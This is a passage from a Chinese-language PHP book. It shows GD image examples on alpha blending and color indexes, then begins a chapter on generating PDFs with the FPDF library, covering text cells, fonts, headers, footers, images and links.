$color = imagecolorallocatealpha(image, red, green, blue, alpha);
```

参数 *alpha* 的值在 0（不透明）到 127（全透明）之间。

尽管有不少人习惯用 8 位（0 ~ 255）的 alpha 通道，实际上 GD 的 7 位（0 ~ 127）的 alpha 通道也比较方便。每个像素用 32 位有符号整数表示，4 个 8 位的字节像这样排列：

```
高位    低位
{ Alpha 通道 } { 红色 } { 绿色 } { 蓝色 }
```

对于一个有符号的整数，最左边的位或最高位用来表示该值是否为负，因此只留下 31 位是实际的信息。PHP 的默认整数值是有符号长整型的，可以用来存储一个单独的 GD 调色板项。整数是正是负只是告诉我们是否开启反锯齿选项。

如果不喜欢调色板图片自动将第一个分配的颜色设为背景色，可以用真彩色图片。不同的是，图片会用全透明像素填充，然后调用 `imagefilledrectangle()` 函数来给图片填充

你想要的背景色。

示例 10-12 创建了一张真彩色图片，并在白色背景上画了一个半透明的橙色椭圆。

示例 10-12：白色背景上的橙色椭圆

```
<?php
$image = imagecreatetruecolor(150, 150);
$white = imagecolorallocate($image, 255, 255, 255);

imagealphablending($image, false);
imagefilledrectangle($image, 0, 0, 150, 150, $white);

$red = imagecolorallocatealpha($image, 255, 50, 0, 50);
imagefilledellipse($image, 75, 75, 80, 63, $red);

header("Content-Type: image/png");
imagepng($image);
```

图 10-12 是示例 10-12 的输出。




图10-12：白色背景上的橙色椭圆

你可以用 `imagetruecolortopalette()` 函数将真彩色图片转换为使用颜色索引值的图片（也被称为调色板图片）。

使用 alpha 通道

在示例 10-12 中，我们在绘制背景和椭圆前关闭了 alpha 混色。alpha 混色是一个决定是否在画图时混合已有 alpha 通道的开关。如果关闭 alpha 混色，旧像素将会被新像素替换，新像素若有 alpha 通道会继续保持，但是被覆盖的旧像素信息将会丢失。

示例 10-13 通过在一个橙色椭圆上画一个覆盖 50% alpha 通道的灰色矩形来举例说明 alpha 混色。

示例 10-13：一个覆盖50% alpha 通道的灰色矩形

```
<?php
$image = imagecreatetruecolor(150, 150);
imagealphablending($image, false);

$white = imagecolorallocate($image, 255, 255, 255);
imagefilledrectangle($image, 0, 0, 150, 150, $white);

$red = imagecolorallocatealpha($image, 255, 50, 0, 63);
imagefilledellipse($image, 75, 75, 80, 50, $red);

imagealphablending($image, false);

$gray = imagecolorallocatealpha($image, 70, 70, 70, 63);
imagefilledrectangle($image, 60, 60, 120, 120, $gray);

header("Content-Type: image/png");
imagepng($image);
```

图 10-13 是示例 10-13（alpha 混色是关闭的）的输出。




图10-13：在橙色椭圆上方的灰色矩形

如果把示例 10-13 修改为在调用 imagefilledrectangle() 之前开启 alpha 混色，将看到如图 10-14 所示的图片。




图10-14：alpha 混色打开时的图片

颜色识别

用 imagecolorat() 可以检查图片中一个特定像素的颜色索引值：

```
$color = imagecolorat(image, x, y);
```

对于一张 8 位的调色板图片，函数返回的是颜色索引值，可以将索引值传递到 imagecolorsforindex() 来获取实际的 RGB 值：

```
$values = imagecolorsforindex(image, index);
```

imagecolorsforindex() 返回一个包含键 'red'、'green' 和 'blue' 的数组。如果你在真彩色图片的颜色上调用 imagecolorsforindex()，返回的数组中还会包含 'alpha' 键的值。这些键值一般是 0~255 的颜色值，但是调用 imagecolorallocate() 和 imagecolorallocatealpha() 分配的颜色时，alpha 的值是 0~127。

真彩色索引

imagecolorallocatealpha() 返回的颜色索引是 32 位的有符号长整型数，前 3 个字节分别是红、绿和蓝的值，接下来的 1 个比特位表示是否开启抗锯齿功能，剩下的 7 个比特位是透明度的值。

例如：

```
$green = imagecolorallocatealpha($image, 0, 0, 255, 127);
```

这段代码将 $green 设置为了 2130771712，它的十六进制数表示是 0x7F00FF00，二进制数表示是 01111111000000001111111110000000。

等价于 imagecolorresolvealpha() 函数调用的写法如下：

```
$green = (127 << 24) | (0 << 16) | (255 << 8) | 0;
```

也可以去掉 2 个 0，写起来像这样：

```
$green = (127 << 24) | (255 << 8);
```

可以用下面这样的方式来析构这个值：

```
$a = ($col & 0x7F000000) >> 24;
$r = ($col & 0x00FF0000) >> 16;
$g = ($col & 0x0000FF00) >> 8;
$b = ($col & 0x000000FF);
```

一般不需要直接操作颜色值。一个应用场景是要生成彩色测试图片来展示红、绿、蓝的纯色调，例如：

```
$image = imagecreatetruecolor(256, 60);

for ($x = 0; $x < 256; $x++) {
 imageline($image, $x, 0, $x, 19, $x);
 imageline($image, 255 - $x, 20, 255 - $x, 39, $x << 8);
 imageline($image, $x, 40, $x, 59, $x<<16);
}

header("Content-Type: image/png");
imagepng($image);
```

图 10-15 是彩色测试程序的输出。




图10-15：彩色测试

显然，这看起来比黑白要丰富多彩，你可以自己尝试一下这个例子。在这个特殊的例子中，计算像素颜色比调用 `imagecolorallocatealpha()` 分配每个颜色要简单很多。

图片的文本形式

用 `imagecolorat()` 函数可以遍历图片中的每个像素，并且可以用这些颜色数据做一些有意思的事情。示例 10-14 按照 *php-tiny.jpg* 中的每个像素及其颜色来打印 #。

示例 10-14：把图片转换为文本

```
<html><body bgcolor="#000000">

<tt><?php
$image = imagecreatefromjpeg("php_logo_tiny.jpg");

$dx = imagesx($image);
$dy = imagesy($image);

for ($y = 0; $y < $dy; $y++) {
 for ($x = 0; $x < $dx; $x++) {
 $colorIndex = imagecolorat($image, $x, $y);
```

```
 $rgb = imagecolorsforindex($image, $colorIndex);

 printf('<font color=#%02x%02x%02x>#</font>',
 $rgb['red'], $rgb['green'], $rgb['blue']);
 }

 echo "<br>\n";
} ?></tt>

</body></html>
```

结果是一张 ASCII 形式的图片，如图 10-16 所示。




图10-16: ASCII形式的图片

下一步

用 PHP 动态操作图片的方法有很多。这当然打破了 PHP 只用于生成 HTML 内容的神话。如果你有时间并希望更深入地探索 PHP 可能完成的事情，那么请尝试这里的代码示例。在下一章中，我们将研究生成动态 PDF 文件的另一个“神话终结者”。请继续关注。

第 11 章

PDF

Adobe 可移植文件格式（简称 PDF ）为获得一致性外观（不管是在屏幕上显示或者打印）的文件提供了便利。本章将展示如何动态地创建带文本、图片和链接等的 PDF 文件。

动态创建 PDF 文件为许多应用打开了一道门。你可以创建任何类型的商业文件，包括信函、发票或者收据。而且，大部分需要填写纸质表单的文书工作都可以通过在其扫描件上叠加文字，并且将结果作为 PDF 文件保存变得自动化。

PDF 扩展

PHP 有一些用来生成 PDF 文件的库。本章将展示如何使用流行的 FPDF 库[注 1]。FPDF 库是 PHP 的代码集（可以用 `require()` 函数包含进脚本中），所以它不需要任何服务端配置或支持，这意味着你甚至可以脱离服务器使用它。PDF 文件的功能、结构和基本概念对于所有 PDF 库来说都是通用的。

还有一个 PDF 库叫作 TCPDF[注 2]，它比较擅长处理 HTML 的特殊字符和 UTF-8 多语言输出，如果你有这些需要可以去看看这个库。要用到的有 `writeHTMLCell()` 和 `writeHTML()` 方法。

文件和页面

一个 PDF 文件是由多个页面组成的，每个页面包含文本和（或）图片。本节将向你展示如何构造文件、如何在文件中创建页面以及如何把文本放入页面并且完成后将页面发回给浏览器。

注 1　详情请参见链接 18 所示的网页。
注 2　详情请参见链接 19 所示的网页。

本章中的示例假设你已经在浏览器中安装了 PDF 文件查看器插件。如果示例无法工作，你可以从 Adobe 官网[注1]上获得插件。

简单的示例

让我们从一个简单的 PDF 文件开始。示例 11-1 只是在页面中写上了“Hello Out There!”，然后显示了最终的 PDF 文件。

示例11-1：PDF文件中的“Hello Out There!”

```
<?php

require("../fpdf/fpdf.php"); // fpdf.php 的路径

$pdf = new FPDF();
$pdf->addPage();

$pdf->setFont("Arial", 'B', 16);
$pdf->cell(40, 10, "Hello Out There!");

$pdf->output();
```

示例 11-1 列出了创建一个 PDF 文件所涉及的基本步骤：创建一个 PDF 对象实例，创建一个页面，为 PDF 文本设置一个可用的字体，最后把文本写到一个页面的“单元格”中。图 11-1 所示的是示例 11-1 的输出。




图 11-1：“Hello Out There!”PDF文件示例

注 1　网址参见链接 20。

初始化文件

在示例 11-1 中，我们从 require() 函数引入 FPDF 库开始。然后，代码创建了一个 FPDF 对象的新实例。这里需要注意，所有对 FPDF 实例的调用都必须是面向对象的方法调用。如果对本章示例有问题请务必参考第 6 章。当创建了一个 FPDF 对象的实例后，至少需要向对象添加一个页面，所以这里调用了 AddPage() 方法。接下来，需要调用 SetFont() 为生成输出设置字体。然后，用 cell() 方法把输出放到创建的文件上。要将你的杰作发送到浏览器，只需要简单地使用 output() 方法。

输出文本单元格

在 FPDF 库中，单元格是页面上的一个矩形区域，你可以创建和控制它。单元格可以有高、宽和边框，当然也包括文本。cell() 方法的基本语法如下：

```
cell(float w [, float h [, string txt [, mixed border
[, int ln [, string align [, int fill [, mixed link]]]]]]])
```

第一个选项是宽度，然后是高度，后面是要输出的文本。接下来是边框，然后是换行控制，后面是它的对齐方式、文本填充色，最后是你是否想让文本变成一个 HTML 链接。那么，举例说明，如果你想改变原来的例子让它有边框并且居中对齐，可以像下面这样修改单元格的代码：

```
$pdf->cell(90, 10, "Hello Out There!", 1, 0, 'C');
```

cell() 方法在 FPDF 中使用很广泛，所以花时间去了解它的来龙去脉将会使你受益匪浅。我们将在本章涉及它的大部分知识。

文本

文本是 PDF 文件的核心，因此有许多选项用来改变文本的外观和布局。在本节，我们将讨论 PDF 文件的坐标系统、插入和改变文本属性的方法及字体的使用。

坐标

在 FPDF 库中，文件的原点 (0,0) 定义在页面的左上角。所有的度量单位都用点、毫米、英寸或厘米指定。1 点（默认）等于 1/72 英寸，或 0.35 毫米。在示例 11-2 所示的代码中，我们通过 FPDF() 类的实例构造方法把页面度量单位默认设置为英寸。这个方法调用的其他选项是页面方向（横向或纵向）和页面大小（Legal 或 Letter）。该实例完整的选项展示在表 11-1 中。

表11-1：FPDF选项

FPDF() 构造函数的参数	参数选项
方向	P（纵向，默认）
	L（横向）
度量单位	pt，点（1 英寸的 1/72）（默认）
	in，英寸
	mm，毫米
	cm，厘米
页面大小	Letter（默认）
	Legal
	A5 A3
	A4 或自定义大小（参照 FPDF 文件）

另外，在示例 11-2 中，我们调用了 ln() 方法来控制把当前行设定为页面中的哪一行。ln() 方法可以接受一个可选参数，其指定把当前行移动多少单位（单位是在调用构造函数时定义的度量单位）。在实例中，我们把度量单位定义为英寸，所以向下移动是以英寸为单位的。进一步地，cell() 方法用到的坐标也会以英寸渲染。

这对于构建一个 PDF 页面并非是真正理想的方式，因为你不能在想要用点或毫米为单位时用英寸单位精细地进行控制。在实例中这么做是为了清楚地显示这些选项设置。

示例 11-2 把文本放在页面的角落和中间。

示例 11-2：演示坐标和行控制

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF('P', 'in', 'Letter');
$pdf->addPage();

$pdf->setFont('Arial', 'B', 24);

$pdf->cell(0, 0, "Top Left!", 0, 1, 'L');
$pdf->cell(6, 0.5, "Top Right!", 1, 0, 'R');
$pdf->ln(4.5);

$pdf->cell(0, 0, "This is the middle!", 0, 0, 'C');
$pdf->ln(5.3);
```

```
$pdf->cell(0, 0, "Bottom Left!", 0, 0, 'L');
$pdf->cell(0, 0, "Bottom Right!", 0, 0, 'R');

$pdf->output();
```

示例 11-2 的输出展示在图 11-2 中。




图11-2: 坐标和行控制示例输出

让我们分析一下代码。当用构造函数定义了页面时，可用看到以下三行代码：

```
$pdf->cell(0, 0, "Top Left!", 0, 1, 'L');
$pdf->cell(6, 0.5, "Top Right!", 1, 0, 'R');
$pdf->ln(4.5);
```

第一个 `cell()` 方法调用告诉 PDF 类以顶部坐标 (0,0) 开始，不设边框地写出左对齐文本“Top Left!”，然后在输出结束时发送一个换行。下面一行中的 `cell()` 方法调用会创建一

个 6 英寸宽的单元格，同样，从页面的左侧开始，用了一个 0.5 英寸高的边框，并插入右对齐的文本“Top Right!”。然后用语句 ln(4.5) 告诉 PDF 类在页面上向下移动 4.5 英寸，并从该点继续输出。如你所见，用 cell() 和 ln() 方法本身有很多种可能的组合。但这个库的功能还有很多。

文本属性

修改文本外观有三种常见方式：粗体、下画线和斜体。在前面，你已经见过该库的 SetFont() 方法，示例 11-3 中的代码使用了这种方法来修改输出文本的格式。这些文本外观的改变是可以共存的，你可以使用它们三个的任意组合；还可以用 SetFont() 调用来改变字体。

示例 11-3：演示字体属性

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF();
$pdf->addPage();

$pdf->setFont("Arial", ' ', 12);
$pdf->cell(0, 5, "Regular normal Arial Text here, size 12", 0, 1, 'L');
$pdf->ln();

$pdf->setFont("Arial", 'IBU', 20);
$pdf->cell(0, 15, "This is Bold, Underlined, Italicised Text size 20", 0, 0,
'L');
$pdf->ln();

$pdf->setFont("Times", 'IU', 15);
$pdf->cell(0, 5, "This is Underlined Italicised 15pt Times", 0, 0, 'L');

$pdf->output();
```

同样地，在这段代码中，没有向构造函数调用传递属性，而是使用了纵向、点和信纸这些默认值。示例 11-3 的输出展示在图 11-3 中。

图 11-3：改变字体样式、大小和属性

FPDF 可用的字体样式有：

- Courier（等宽）
- Helvetica 或 Arial（同义，无衬线）
- Times（带衬线）
- Symbol（符号）
- ZapfDingbats（符号）

可以在你定义的文件中包含任何其他字体，用 AddFont() 方法操作即可。

当然，如果不能改变生成的 PDF 文件中文本的颜色，那一点儿都不好玩。来看一下 SetTextColor() 方法，这个方法接受已知的字体定义并可以简单改变文本的颜色。一定要在使用 cell() 方法前调用这个方法才会改变单元格的内容。颜色参数是从 0（无色）到 255（全色）的红、绿和蓝的常数组合。如果没有传递第二个和第三个参数，则第一个数字表示的将是一个灰色的阴影，其中红、绿、蓝等都使用这个单独的值。请参见示例 11-4。

示例11-4：展示颜色属性

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF();
$pdf->addPage();

$pdf->setFont("Times", 'U', 15);
$pdf->setTextColor(128);
$pdf->cell(0, 5, "Times font, Underlined and shade of Grey Text", 0, 0, 'L');
$pdf->ln(6);

$pdf->setTextColor(255, 0, 0);
$pdf->cell(0, 5, "Times font, Underlined and Red Text", 0, 0, 'L');

$pdf->output();
```

图 11-4 是示例 11-4 的输出结果。




图11-4：给文本输出添加颜色

页眉、页脚和类扩展

至此，我们仅看到了在 PDF 页面上输出的少量东西。这只是有目的地向你展示，在一个受控环境下可以做什么，现在我们需要扩展这个库。记住，这个库实际上仅是一个让你使用和扩展的类定义。我们现在看该段声明的第二部分——类的扩展。FPDF 的确只是一个类定义，要扩展它，可以用 PHP 内建的对象指令，像下面这样：

```
class MyPDF extends FPDF
```

我们在这里借助 FPDF 类并且将它扩展为 MyPDF。然后，可以在这个对象上扩展任何方法。甚至可以给我们的扩展类添加更多你想要的方法，但过一会儿再做。我们要看的前两个方法是在 FPDF 父类定义的空方法：header() 和 footer()，如名字所示，它们是用来为 PDF 文件中的每个页面生成页眉和页脚的。示例 11-5 有点长，其实只使用了很少的新方法；最重要的是调用了 aliasNbPages() 方法，它是在将 PDF 文件发送到浏览器前跟踪的总页数。

示例 11-5：定义页眉和页脚的方法

```
<?php
require("../fpdf/fpdf.php");

class MyPDF extends FPDF
{
 function header()
 {
 global $title;

 $this->setFont("Times", '', 12);
 $this->setDrawColor(0, 0, 180);
 $this->setFillColor(230, 0, 230);
 $this->setTextColor(0, 0, 255);
 $this->setLineWidth(1);

 $width = $this->getStringWidth($title) + 150;
 $this->cell($width, 9, $title, 1, 1, 'C', 1);
 $this->ln(10);
 }

 function footer()
 {
 // 从底部往上 1.5cm 的位置
 $this->setY(-15);
 $this->setFont("Arial", 'I', 8);
 $this->cell(0, 10,
```

```
 "This is the page footer -> Page {$this->pageNo()}/{nb}", 0, 0, 'C');
 }
}

$title = "FPDF Library Page Header";

$pdf = new MyPDF('P', 'mm', 'Letter');
$pdf->aliasNbPages();
$pdf->addPage();

$pdf->setFont("Times", '', 24);
$pdf->cell(0, 0, "some text at the top of the page", 0, 0, 'L');
$pdf->ln(225);

$pdf->cell(0, 0, "More text toward the bottom", 0, 0, 'C');

$pdf->addPage();
$pdf->setFont("Arial", 'B', 15);

$pdf->cell(0, 0, "Top of page 2 after header", 0, 1, 'C');

$pdf->output();
```

示例 11-5 的结果为图 11-5 所示。这里对开显示了两页，每页的页脚显示总页数和当前页号。页眉中有一个带颜色的单元格（为了装饰效果）。当然，你也可以不用彩色的。




图 11-5：FPDF的页眉和页脚

图片和链接

FPDF 库还可以处理图片插入、处理内部 PDF 文件或外部网页地址的链接。让我们先看看 FPDF 如何把图片放进文件。或许你在做一个使用公司 logo 的 PDF 文件，并且在每个页面顶部印上 banner。可以使用之前章节中定义页眉和页脚的方法。在这里要做的就是使用一张图片并且调用 image() 方法将图片放置在 PDF 文件中。

新的页眉方法 header() 的代码如下所示：

```
function header()
{
 global $title;

 $this->setFont("Times", '', 12);
 $this->setDrawColor(0, 0, 180);
 $this->setFillColor(230, 0, 230);
 $this->setTextColor(0, 0, 255);
 $this->setLineWidth(0.5);

 $width = $this->getStringWidth($title) + 120;


 $this->image("php_logo_big.jpg", 10, 10.5, 15, 8.5);
 $this->cell($width, 9, $title, 1, 1, 'C');
 $this->ln(10);
}
```

如你所见，我们只是简单地使用了 image() 方法，它的参数包括要用到的图片的文件名，图片开始输出的 x 坐标、y 坐标，图片的宽度和高度。如果你不指定图片的宽度和高度，FPDF 将尽可能从你指定的 x 和 y 坐标处渲染好图片。代码的其他地方改变了一点，移除了 cell() 方法的填充色参数，即使看起来仍然有填充色方法的调用。这使得围绕页眉的单元格变成了白色，以便我们方便地插入图片。

插入图片的新页眉输出效果如图 11-6 所示。




图 11-6：插入图片文件的 PDF 页眉

本节的标题中还提到了链接，所以我们现在来关注这个库向 PDF 文件添加链接的能力。

FPDF 可以创建两种类型的链接：一种链接是在 PDF 文件内指向同文件的另外一个位置（例如两页后或你设置链接锚点的地方），这叫作*内部链接*；另外一种是指向一个网页 URL 的*外部链接*。

创建一个内部链接需要两个部分。首先，需要为链接定义起点或起源；其次，设置锚记或目标（链接被单击后跳转到的地方）。要设置链接的起源，可使用 `addLink()` 方法，这个方法会返回一个需要创建目标部分的句柄。用 `setLink()` 方法可设置链接的目标部分，它可以接受起源的链接句柄作为它的参数，以使它可以连接两个步骤。

第二种链接是外部 URL 类型的链接，可以用两种方式实现：如果你用图片作为链接，将需要使用 `image()` 方法；如果你想直接用文本作为链接，需要使用 `cell()` 或 `write()` 方法。我们在下面的例子中使用了 `write()` 方法。

这两种链接如示例 11-6 所示。

示例 11-6：创建内部链接和外部链接

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF();

// 第一页
$pdf->addPage();
$pdf->setFont("Times", '', 14);

$pdf->write(5, "For a link to the next page - Click");
$pdf->setFont('', 'U');
$pdf->setTextColor(0, 0, 255);
$linkToPage2 = $pdf->addLink();
$pdf->write(5, "here", $linkToPage2);
$pdf->setFont('');

// 第二页
$pdf->addPage();
$pdf->setLink($linkToPage2);
$pdf->image("php-tiny.jpg", 10, 10, 30, 0, '', "http://www.php.net");
$pdf->ln(20);

$pdf->setTextColor(1);
